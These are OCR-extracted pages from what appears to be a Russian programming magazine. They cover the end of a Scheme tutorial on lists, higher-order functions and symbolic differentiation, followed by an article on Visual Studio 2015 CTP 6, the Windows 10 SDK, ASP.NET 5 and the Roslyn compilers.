Несмотря на то что и в том и в другом случае результат одинаков, процесс вычисления кардинально отличается. В первом случае количество используемой памяти не меняется, а во втором растет линейным образом. Первый процесс является **итеративным**, а второй — **рекурсивым**. Так, для написания эффективных программ на функциональных языках нужно использовать хвостовую рекурсию для того, чтобы избежать переполнения стека.

СПИСКИ

Один из важнейших элементов функционального программирования, наряду с рекурсией, — **списки**. Они обеспечивают основу для сложных структур данных. Как и в других функциональных языках, списки являются односвязными по принципу голова — хвост. Для создания списка используется функция `cons`, а для доступа к голове и хвосту списка — функции `car` и `cdr` соответственно. Так, список `(list 1 2 3)` — это не что иное, как `(cons 1 (cons 2 (cons 3 '())))`. Здесь `'()` — пустой список. Таким образом, типичная функция обработки списка выглядит так:

```
(define (sum lst)
  (if (null? lst)
    0
    (+ (car lst) (sum (cdr lst)))))
```

Эта функция просто суммирует элементы списка. Так выглядят многие функции обработки списков, в одной из следующих статей я расскажу почему. А сейчас лишь замечу, что если заменить первый аргумент в сложении на 1, то получим функцию, которая вычисляет длину списка.

ФУНКЦИИ ВЫСШИХ ПОРЯДКОВ

Раз уж функции можно передавать как аргументы и возвращать в качестве значения, то неплохо бы найти этому применение. Рассмотрим следующий классический пример:

```
(define (map f lst)
  (if (null? lst)
    lst
    (cons (f (car lst)) (map f (cdr lst)))))
```

Функция `map` применяет функцию `f` к каждому элементу списка. Как бы это странно ни выглядело, но теперь мы можем выразить функцию вычисления длины списка `length` через `sum` и `map`:

```
(define (length lst)
   (sum (map (lambda (x) 1) lst)))
```

Если ты вдруг сейчас решил, что все это как-то слишком просто, то давай подумаем вот над чем: как сделать реализацию списков, используя функции высших порядков?

То есть нужно реализовать функции `cons`, `car` и `cdr` так, чтобы они удовлетворяли следующему соотношению: для любого списка `lst` верно, что значение `(cons (car lst) (cdr lst))` совпадает с `lst`. Это можно сделать следующим образом:

```
(define (cons x xs)
  (lambda (pick)
    (if (eq? pick 1) x xs)))
(define (car f) (f 1))
(define (cdr f) (f 2))
```

Как это работает? Здесь функция `cons` возвращает другую функцию, которая имеет один параметр и в зависимости от этого возвращает либо первый, либо второй аргументы. Легко проверить, что необходимое соотношение для этих функций выполняется.

ИСПОЛЬЗОВАНИЕ QUOTE И МЕТАПРОГРАММИРОВАНИЕ

Одна приятная особенность языка Lisp делает его необыкновенно удобным для написания программ, которые занимаются преобразованием других программ. Дело в том, что программа состоит из списков, а список — это основная структура данных в языке. Существует способ просто «закавычить» текст программы, чтобы она воспринималась как список атомов. **Атомы** — это просто символьные выражения, к примеру `('hello 'world)`, что то же самое, что и `'(hello world)`, или в полной форме `(quote (hello world))`. Несмотря на то что в большинстве диалектов Lisp есть строки, иногда можно обходиться `quote`. Что более важно, с помощью такого подхода можно упростить кодогенерацию и обработку программ.

Для начала попробуем разобраться с символьными вычислениями. Обычно под этим понимают системы компьютерной алгебры, которые способны обращаться с символьными объектами, с формулами, уравнениями и прочими сложными математическими объектами (таких систем много, основными примерами служат системы **Maple** и **Mathematica**).

Можно попробовать реализовать символьное дифференцирование. Я думаю, правила дифференцирования представляет себе каждый, кто близок к окончанию школы (хотя на самом деле все чуть сложнее — здесь мы будем вычислять частную производную, просто считая другие переменные константами, но это нисколько не меняет суть дела).

Так что я лишь приведу пример кода, который бы показывал суть дела, детали оставлю читателю (который, как я надеюсь, тщательно изучит книгу «Структура и интерпретация компьютерных программ»).

```
(define (deriv exp var)
  (cond ((number? exp) 0)
    ((variable? exp)
     (if (same-variable? exp var) 1 0))
     ((sum? exp)
     (make-sum (deriv (addend exp) var)
               (deriv (augend exp) var)))
    ((product? exp)
     (make-sum
       (make-product (multiplier exp)
                     (deriv (multiplicand exp)↵
                     var))
       (make-product (deriv (multiplier exp) var)
                     (multiplicand exp))))
    (else
     (error "unknown expression type↵
     - DERIV" exp))))
```

Здесь функция `deriv` представляет собой реализацию алгоритма дифференцирования так, как его проходят в школе. Данная функция требует реализации функций `number?`, `variable?` и так далее, которые позволяют понять, какую природу имеет тот или иной элемент выражения. Также нужно реализовать дополнительные функции `make-product` и `make-sum`. Здесь используется пока неизвестная нам конструкция `cond` — это аналог оператора `switch` в таких языках программирования, как C и Java.

Перед тем как мы перейдем к реализации недостающих функций, стоит отметить, что в функциональном программировании довольно часто используется top-down подход к разработке. Это когда сначала пишутся самые общие функции, а затем небольшие функции, отвечающие за детали реализации.

```
(define (variable? x) (symbol? x))
(define (same-variable? v1 v2)
  (and (variable? v1) (variable? v2) (eq? v1 v2)))
(define (make-sum a1 a2) (list '+ a1 a2))
(define (make-product m1 m2) (list '* m1 m2))
(define (sum? x)
  (and (pair? x) (eq? (car x) '+)))
(define (addend s) (cadr s))
(define (augend s) (caddr s))
(define (product? x)
  (and (pair? x) (eq? (car x) '*)))
(define (multiplier p) (cadr p))
(define (multiplicand p) (caddr p))
```

Реализация данных функций не требует специальных комментариев, за исключением, может быть, функций `cadr` и `caddr`. Это не что иное, как функции, которые возвращают второй и третий элементы списка соответственно.

Если воспользоваться интерактивным интерпретатором Scheme, то легко убедиться, что полученный код работает правильно, но без упрощения выражений:

```
(deriv '(+ x 3) 'x) =>
(+ 1 0)
(deriv '(* (* x y) (+ x 3)) 'x) =>
(+ (* (* x y) (+ 1 0))
(* (+ (* x 0) (* 1 y)) (+ x 3)))
```

Для тривиальных случаев (например, умножение на 0) задача упрощения решается довольно легко. Этот вопрос остается читателю. Большинство примеров в этой статье взяты из книги SICP, поэтому в случае возникновения трудностей можно просто обратиться к источнику (книга находится в открытом доступе).

Как и любой диалект, Lisp имеет большие возможности в метапрограммировании, по большей части связанные с использованием макросов. К сожалению, этот вопрос требует разбора в отдельной статье.

Давай напишем функцию, которая будет удалять синтаксический сахар из определения функции так, как это обсуждалось ранее:

```
(define (desugar-define def)
  (let ((fn-args (cadr def))
        (body (caddr def)))
  (let ((name (car fn-args))
        (args (cdr fn-args)))
       (list 'define name (list 'lambda args↵
       body)))))
```

Эта функция прекрасно работает с правильно сформированными определениями функций:

```
(desugar-define '(define (succ x) (+ x 1))) =>
(define succ (lambda (x) (+ x 1)))
```

Однако это не работает для обычных определений, таких как `(define x 5)`.

Если мы хотим удалить синтаксический сахар в большой программе, содержащей множество различных определений, то мы должны реализовать дополнительную проверку:

```
(define (sugared? def)
  (and (eq? (car def) 'define)
       (list? (cadr def))))
```


Такую проверку можно встроить прямо в функцию `desugar-define`, сделав так, чтобы в случае, если определение не нуждается в удалении синтаксического сахара, оно просто бы не менялось (данное тривиальное упражнение остается читателю). После чего можно обернуть всю программу в список и использовать `map`:

```
(map desugar-define prog)
```

ЗАКЛЮЧЕНИЕ

В данной статье я не ставил себе задачу рассказать про Scheme сколь-нибудь подробно. Мне прежде всего хотелось показать несколько интересных особенностей языка и привлечь читателя к изучению функционального программирования. Этот чудесный язык при всей его простоте имеет свое очарование и особенности, которые делают программирование на нем очень увлекательным. Что касается инструмента для работы со Scheme, то сильные духом могут замахнуться на **MIT-Scheme**, а остальные — пользуйтесь прекрасной учебной средой **Dr. Racket**. В одной из следующих статей я обязательно расскажу, как написать собственный интерпретатор Scheme. ⌶


РАЗРАБОТКА ПОД WINDOWS 10



Юрий «yurembo» Язев, независимый игродел
yazevsoft@gmail.com

КОВЫРЯЕМ VISUAL STUDIO 2015 CTP 6 И SDK ДЛЯ WIN 10

В прошлом номере мы начали знакомиться с фичами Win 10 и VS. Прошел месяц, и вот в наши волосатые руки попадает уже Visual Studio 2015 CTP 6 и SDK для Win 10! Будем разбираться. Новая ASP.NET, новое поколение компиляторов — Roslyn, новые визуальные тулзы для отладки XAML-кода... ммм... я чувствую себя, как ребенок в кондитерском магазине! Ну, как говорил Карлсон, «и ты заходи» :).



РАЗРАБОТКА ДЛЯ ЭКОСИСТЕМЫ WINDOWS 10

В последние годы Microsoft сконцентрировалась на кросс-платформенной разработке. Это касается и распространения **.NET framework** на все популярные десктопные операционные системы — и облачных, и мобильных решений. К числу первых относятся **OneDrive, Microsoft Dynamics, Office 365**, ко вторым — три самые распространенные мобильные операционные системы: **Windows Phone, iOS и Android**, управляющие самыми разными устройствами. В плане разработки Microsoft стремится оказать существенное влияние на оба эти сегмента рынка, создавая кросс-платформенные решения для программистов. Для примера возьмем сегмент мобильных приложений, в разработке для него используются: для Windows Phone — **C#/HTML/XAML**, для Android — **Java**, для iOS и OS X — **Obj-C/Swift**. То есть, чтобы разработчику заточить свое приложение под все платформы, надо тратить колоссальные финансово-временные ресурсы. Насколько я понимаю, в Microsoft хотят, чтобы более 95% кода для всех платформ было на C++, а остальное приходилось на низкоуровневые интерфейсы, написанные на специфических языках. У компании уже есть такой полнофункциональный продукт — **PowerPoint**, в нем все сделано именно так.




Рис. 1. **Экосистема Windows 10**

VISUAL STUDIO 2015: РАЗРАБОТКА МОБИЛЬНЫХ И УНИВЕРСАЛЬНЫХ ПРИЛОЖЕНИЙ

Выпустив экосистему Windows 10, Microsoft сделала универсальные приложения, управляемые этой системой на любых устройствах, будь то смартфон, планшет или настольный компьютер (вместе с ноутом). Вдобавок к этому у Microsoft есть

ПРОГРАММЫ, НЕ ЗАВИСЯЩИЕ ОТ АППАРАТНОЙ ПЛАТФОРМЫ


Возможность разрабатывать **UAP** (Universal App Platform) уже появилась в **Visual Studio 2015 Preview**. Windows для них — это сервис. Это невероятный подарок всем разработчикам для среды Microsoft — один и тот же бинарник исполняется на устройствах разных форм-факторов. В основе UAP-приложений лежит **Extension SDK**. Работает это так: 95% кода — общие для всех платформ, и лишь 5% отводится на специальный интерфейсный уровень.


В имеющемся на сайте Microsoft видео показано, как здорово разработчики кодят на Obj-C для iOS из Visual Studio, но в текущей версии, которую я использовал, это невозможно

игровая консоль Xbox One, также интегрированная в экосистему Windows 10, следовательно, гибкая разработка возможна и для нее. После выхода экосистемы Windows 10 все разнообразные устройства, управляемые ранее разными операционными системами, стали работать в одной среде (см. рис. 1).

Рис. 2. **Extension SDK**

Рис. 3. **Структура Apache Cordova**





Как видишь, объединение началось еще в Windows 8, однако завершилось оно в «десятке».

Помимо универсальных Windows 10 приложений, мобильных приложений для Windows Phone 8.0/8.1, iOS, Android, приложений для Azure и web-приложений для ASP.NET 5-й версии, расширенных дополнений и приложений к Office и SharePoint, классических приложений (сюрприз :)), с помощью VS 2015 можно создавать программы на языке Python. Как и в случае с iOS и Android, для разработки под которые на текущий момент (!) надо докачивать дополнительный софт, для использования языка Python необходимо скачать его интерпретатор. При попытке создать Python-проект Visual Studio перекинет тебя на сайт **CodePlex**, откуда будет предложено скачать тестовую версию интерпретатора — **PTVS 2.1**. Необходимо заметить, что поддержка языка Python появилась еще в 2011 году в виде беты. Сейчас он представляет собой программное обеспечение с открытым исходным кодом, размещается на CodePlex и включает поддержку интерпретаторов **CPython** и **IronPython**. На сегодня разработчики VS рекомендуют использовать Visual Studio 2013, где поддержка данного интерпретатора реализована в полном объеме. Примерно так же все обстоит и с созданием проектов для iOS и Android — тебе предложат скачать **Xamarin Studio** и создавать приложения для этих систем из-под нее. В имеющемся на сайте Microsoft видео показано, как здорово разработчики кодят на Obj-C для iOS из Visual Studio, но в текущей версии, которую я использовал, это невозможно. Стоит отметить, платформа Xamarin используется для создания нативных приложений, работающих на **Mono**, такие приложения имеют доступ к системным вызовам платформы. Дополнительно существует способ создания гибридных мобильных приложений с помощью веб-языков посредством **Apache Cordova** прямо из Visual Studio 2015. Несмотря на то что гибридные приложения имеют гораздо меньше возможностей взаимодействовать с конкретной программно-аппаратной платформой, у Apache Cordova есть множество плагинов для конкретных операционных систем, которые исправляют этот недостаток и открывают возможности взаимодействия с конкретными API устройства.

В Visual Studio 2015 Preview создавать веб-приложения можно, кроме ASP.NET, с помощью языка **TypeScript**. Он используется в связке с HTML (подобно JavaScript, существен-

С целью обеспечения совместимости Microsoft не чурается использования сторонних облачных и мобильных решений, как распространенных (**Dropbox, Google Drive**), так и не очень (**Tizen, MeeGo, Bada, BlackBerry, Symbain**).

VISUAL STUDIO — БЕСПЛАТНО!

Порадуемся выходу **Visual Studio Community Edition**, которая заменила собой Visual Studio Professional и при этом стала бесплатной. Она включает все инструменты профессиональной версии, однако имеет ограничение на количество пользователей: использовать ее бесплатно может только команда до пяти человек. Да, и если твой продукт зарабатывает больше 1000k зеленых президентов, тогда тоже надо будет купить редакцию Ultimate.




Рис. 4. Выполнение веб-приложения на TypeScript




Рис. 5. Диагностические тулзы Visual Studio 2015 Preview, активируемые при отладке веб-приложений

ное влияние которого испытал при рождении). А поскольку его ведущий разработчик — Андерс Хейлсберг, то и сильное воздействие со стороны C# также прослеживается, например в виде статической типизации и программирования на базе классов.

Нельзя не обратить внимание и на имеющиеся в Visual Studio 2015 Preview диагностические тулзы (рис. 5).

Когда я писал эту статью, только что вышла **Visual Studio 2015 CTP 6**, а буквально накануне появился комплект инструментов (SDK) для разработки под Windows 10. Visual Studio 2015 CTP 6 пополнилась визуальными тулзами для отладки XAML-кода, всего их две: **Live Visual Tree** и **Live Property Explorer**, с их помощью разработчик может просматривать визуальное дерево, содержащее свойства выполняющегося WPF-приложения. Воспользовавшись Live Visual Tree во время отладки, можно выбрать любой элемент для его просмотра в Live Property Explorer. Если доступен исходный код, можно перейти непосредственно к определению данного элемента. Live Property Explorer служит для просмотра, а также изменения значений свойств выбранного элемента, при этом ты можешь видеть эффект произведенных изменений без перезапуска приложения. Также в Visual Studio 2015 CTP 6 была добавлена технология **CodeLens**. Она обогатила студию возможностью просмотра истории твоего C++, SQL, JavaScript кода, хранящегося в подключенных репозиториях Git и TFS.

Новая тулза **CodeMaps** реализовала возможность постройки визуальных кодовых карт, отражающих все зависимости в коде твоего проекта. Диагностические тулзы теперь могут работать вместе с отладкой 64-битных приложений для Магазина Windows. Добавлены новые «умные» unit-тесты для управляемого кода, теперь они генерируют данные для тестирования и собственно наборы тестов. Был обновлен и Android-эмулятор, который обзавелся поддержкой OpenGL ES, Android Lollipop, API Level 21 и усовершенствованной эмуляцией камеры (с помощью готовых изображений или использования веб-камеры компьютера). Улучшения поддержки Apache Cordova главным образом заключаются в расширении возможностей отладки: появилась функция отладки приложений для Windows Phone 8.1. Также улучшения коснулись нативной разработки на Visual C++ кросс-платформенных приложений: это поддержка новых версий мобильных осей (в том числе Android Lollipop, API Level 21), предкомпилированные заголовки в шаблонах проектов, новые шаблоны, включающие использование NDK. А главное — это улучшения в отладке благодаря использованию диагностирующего инструмента **Logcat**.

Говоря об отладке мобильных платформ, следует заметить, что каждая запускаемая мобильная платформа представляет собой виртуальную систему, запускаемую в виртуальной машине Hyper-V. Следовательно, тебе нужен компьютер с процессором, поддерживающим виртуализацию.

ASP.NET 5 И MVC 6

Как мы уже говорили, ASP.NET 5 перепроектирована и переписана с нуля. Что же в этом хорошего? В настоящей версии ASP.NET разделена на пять основных частей, фундаментальную нишу занимает кросс-платформенный компонент **Host**, в котором выполняется веб-приложение. Host запускает и обеспечивает весь жизненный цикл приложения.

Следующий уровень — среда исполнения **Project K**, она состоит из нескольких блоков. Первый блок — среда компиляции и исполнения. Собственно, именно этот блок содержит набор SDK, хосты, которые исполняют кастомный код. Второй блок — это KVM (K Version Manager), он представляет собой командную утилиту, которая позволяет выбрать версию среды исполнения. В текущей версии приложение не ограничено определенной средой исполнения, которая установлена на сервере или у хостера, каждое приложение может выполняться в своей обособленной среде, которая может быть индивидуальной у каждого приложения. K Package Manager, как и следует из названия, — это менеджер пакетов для управления их составом определенного приложения. То есть он управляет загрузкой, удалением пакетов, их установкой в проект, управлением зависимостями и так далее. Последний блок — K Language Runtime. Он служит для непосредственного запуска приложения в системе разработки, то есть этим местом может быть настольная операционная система (Windows, OS X), или серверная (Windows Server, Linux), или какое-то мобильное устройство, например планшет под управлением Android или Microsoft Surface. K Language Runtime выполняет сборку, запуск и отладку приложений на том устройстве, где ведется разработка.

На самом верхнем уровне находится приложение, построенное на основе модулей нижних уровней. Отдельным блоком, не входящим в состав Project K, идет очень простая утилита **K Command**. Она представляет собой командную строку и позволяет разработчику совершать любые действия со своим проектом, в том числе добавлять и удалять компоненты, создавать модули, настраивать контроллеры, управлять моделями, представлениями.

В ASP.NET 5 присутствует три среды исполнения. Во-первых, это **Full .NET CLR** от Microsoft — «родная» среда исполнения, в которой можно выполнять как новый, так и «унаследованный» код (разработанный для предыдущих версий ASP.NET).

Во-вторых, это **Core CLR** — оптимизированная среда выполнения для облачных приложений. В-третьих, среда выполнения **Cross-Platform CLR**, которая основана на Mono. Так как последняя получает много кода от проекта .NET Framework, она в ближайшем будущем превратится в самую настоящую кросс-платформенную среду выполнения для Windows, Linux и OS X.

Благодаря кросс-платформенности ты можешь выполнять или, другими словами, хостить ASP.NET-приложение на любом устройстве, в любой операционной системе. Теперь его можно запускать хоть на микроконтроллерах!

Все ранее разделенные технологии веб-разработки от Microsoft: MVC, Web API и Web Pages — были объединены в новую версию MVC 6.

Кроме того, ASP.NET 5 включает новую версию WebForms 4.6. На этой технологии разработано огромное количество проектов, поэтому WebForms поддерживается и совершен-

ствуется. Microsoft вливает новые инвестиции в эту технологию.

Еще одним очень весомым новшеством ASP.NET 5 стал новый конвейер HTTP второй версии. Он приобрел новый стек, из чего вытекает повышенная скорость работы и упрощенная эксплуатация. Теперь стек компонентный, то есть разработчик может добавлять компоненты для обработки запросов. Появилась поддержка спецификации OWIN.

Нельзя не упомянуть добавленные компоненты идентификации для ASP.NET 5.

OpenID Connect — прослойка над протоколом OAuth 2.0, **OAuth Broker**, шаблоны **ASP.NET 4.6**, а также новый инструмент аутентификации в Azure AD. Таким образом, ASP.NET отвязался от технологий, предназначенных исключительно для Windows, используя теперь кросс-платформенные решения. В Visual Studio 2015 добавлена поддержка xUnit, теперь система тестов интегрирована в Test Explorer и может использоваться для создания юнит-тестов. А в Test Explorer, соответственно, видны все результаты. Редактор JSON также подвергся кардинальным изменениям и переписан с нуля, он приобрел улучшенное автодополнение, валидацию, расширенную подсветку синтаксиса, поддержку схем JSON, определение дубликатов данных и другое. HTML-редактор был обновлен для поддержки таких фреймворков, как **Angular, Handlebars**. Расширена подсветка пользовательских элементов и атрибутов HTML 5. Добавлены веб-компоненты.

НОВОЕ ПОКОЛЕНИЕ КОМПИЛЯТОРОВ

Раньше по традиции все компиляторы, включая компиляторы для управляемых языков, писались на C++. Компилятор получал код на высокоуровневом языке, выполнял над ним никому, кроме разработчиков этого компилятора, не известные операции и выдавал двоичный код. И раньше всех это устраивало. Но появившиеся в средах разработки инструменты вроде автодополнения (IntelliSense), средств рефакторинга или интеллектуального переименования потребовали от этого «скрытого механизма» сведений о своей работе.

За много лет развития управляемые языки обрели такую мощь, что с их помощью стало возможным разработать собственный компилятор. Так появилось новое поколение компиляторов, написанных на C# и названных семейством **Roslyn**. В это семейство входят два компилятора: с языка C# и с языка VB.NET. Одно из главных преимуществ этих компиляторов над унаследованными — это модульность в противовес монолитности. Модульность послужила ключом к организации компилятора в виде компонентной управляемой платформы, что, в свою очередь, упростило создание инструментов, ориентированных на исходный/двоичный код приложения. Кроме того, это послужило хорошим толчком для развития других областей программирования, таких как **объектные модели**, **кодогенерация** или **метапрограммирование**.

Посредством API Roslyn предоставляет информацию о времени исполнения компилятора на каждом этапе. Всего в процессе компиляции четыре отдельных этапа.

На первом этапе исходный код разбивается на лексемы и анализируется на предмет соответствия синтаксису определенного языка программирования.

На втором этапе объявления и метаданные анализируются в форму именованных символов.

На третьем этапе происходит связывание идентификаторов из исходника и именованных символов, подготовленных на прошлом шаге. Наконец, на завершающем, четвертом этапе вся информация объединяется и реализуется компилятором в сборку.

На каждом этапе компиляции информация отображается в виде соответствующей данному этапу объектной модели.

Так, первому этапу соответствует **синтаксическое дерево** (Syntax tree), второму — **иерархическая таблица символов**, в результате третьего этапа получается **семантический анализ** компилятора, а четвертый выводит **IL-байт-код**.

Каждый Roslyn-компилятор объединяет эти четыре этапа в один. Для соответствия открытых API компиляторов всем требованиям современных сред программирования, отражающих мощь языков C# и VB.NET, каждый компилятор с соответствующих языков был перестроен в последней версии Visual Studio.

API компиляторов Roslyn главным образом состоит из двух уровней: собственно API компилятора и API рабочей среды. Уровень API компилятора выдает сведения о двух фазах компиляции: синтаксического и семантического анализов. Уровень компилятора также содержит ссылки для сборки, опции компиляции и файлы с исходным кодом. У языков C# и VB.NET API этого уровня сильно различаются. К этому уровню также относятся **диагностические API** (Diagnostic Apis) и **скриптовые API** (Scripting api). Как часть уровня компиляции, диагностический API выдает всю информацию о проведенных синтаксическом и семантическом анализах, сведения об ошибках объявления и различные предупреждения. Скриптовые API в будущем позволят выполнять куски кода и накапливать сведения о выполнении. Тем не менее на текущий момент Scripting API еще не реализован (но планируется, что он будет частью платформы .NET Roslyn).

Уровень рабочего пространства содержит Workspace API, который служит отправной точкой для разных анализов кода, в том числе рефакторинга. Workspace API организует все сведения в соответствующие информационные модели, что позволяет избежать анализа отдельных файлов и конфигурирования опций.

Синтаксис и семантика

Рассмотрим объектные модели, которые являются дополнительным продуктом компиляции, это синтаксические и семантические деревья. Они предоставляют для инструментов разработки картину структуры исходного кода.

Синтаксическое дерево — базовая структура, используемая при компиляции, связывании, анализе кода, рефакторинге. Данная структура имеет три ключевых свойства: во-первых, информация, хранимая в синтаксическом дереве, всегда полная и точная, во-вторых, получаемая инфа исходит из анализа кода всего проекта, что означает возможность использования синтаксических деревьев для восстановления и редактирования исходного кода, и, в-третьих, синтаксическое дерево немодифицируемо и потокобезопасно, то есть может быть без проблем использовано несколькими юзерами. Дополнительно к деревьям прилагаются узлы (Syntax nodes), они представляют такие конструкции, как объявления, условия и выражения. Все перечисленные категории принадлежат разным классам с одним предком — SyntaxNode. Ключевые слова являются синтаксическими токенами, которые в CLR представлены отдельным типом. С другой стороны, пробелы, комментарии, директивы препроцессора — это Syntax Trivia (дословный перевод — синтаксические мелочи).

Тем не менее синтаксических деревьев недостаточно для полной информации о коде; тогда в игру вступают семантические деревья, они представляют правила определенного языка. Кроме того, в программе могут быть переменные, структуры, классы с одними и теми же именами, при этом компилятор должен различать данные сущности. Как раз этим занимается семантическое дерево. Так, в процессе компиляции компилятор собирает всю необходимую информацию в одном месте — в сборку, это типы, объявления, ссылки, другие сборки и так далее.

Платформа компиляторов Roslyn представляет собой набор API и рабочего пространства, который, в свою очередь, снабжает тебя как разработчика полным анализом исходного кода программы на языках C# и Visual Basic.NET.

ИТОГИ

Windows движется к кросс-платформенности, Microsoft рулит в сторону открытых исходников и универсальных приложений, компиляторы из блекбоксов превращаются в модульные структуры, выдающие понятные сведения о своей работе… ASP.NET опять же с нуля переписали. Нам определенно нравится такое будущее! Жди следующих выпусков и будь уверен, что тему кодинга под Windows 10 мы так просто не оставим!

ПИНГЕР ДЛЯ АНДРОИДА

КОДИМ ВИДЖЕТ, ПОКАЗЫВАЮЩИЙ ДОСТУПНОСТЬ САЙТОВ ОНЛАЙН

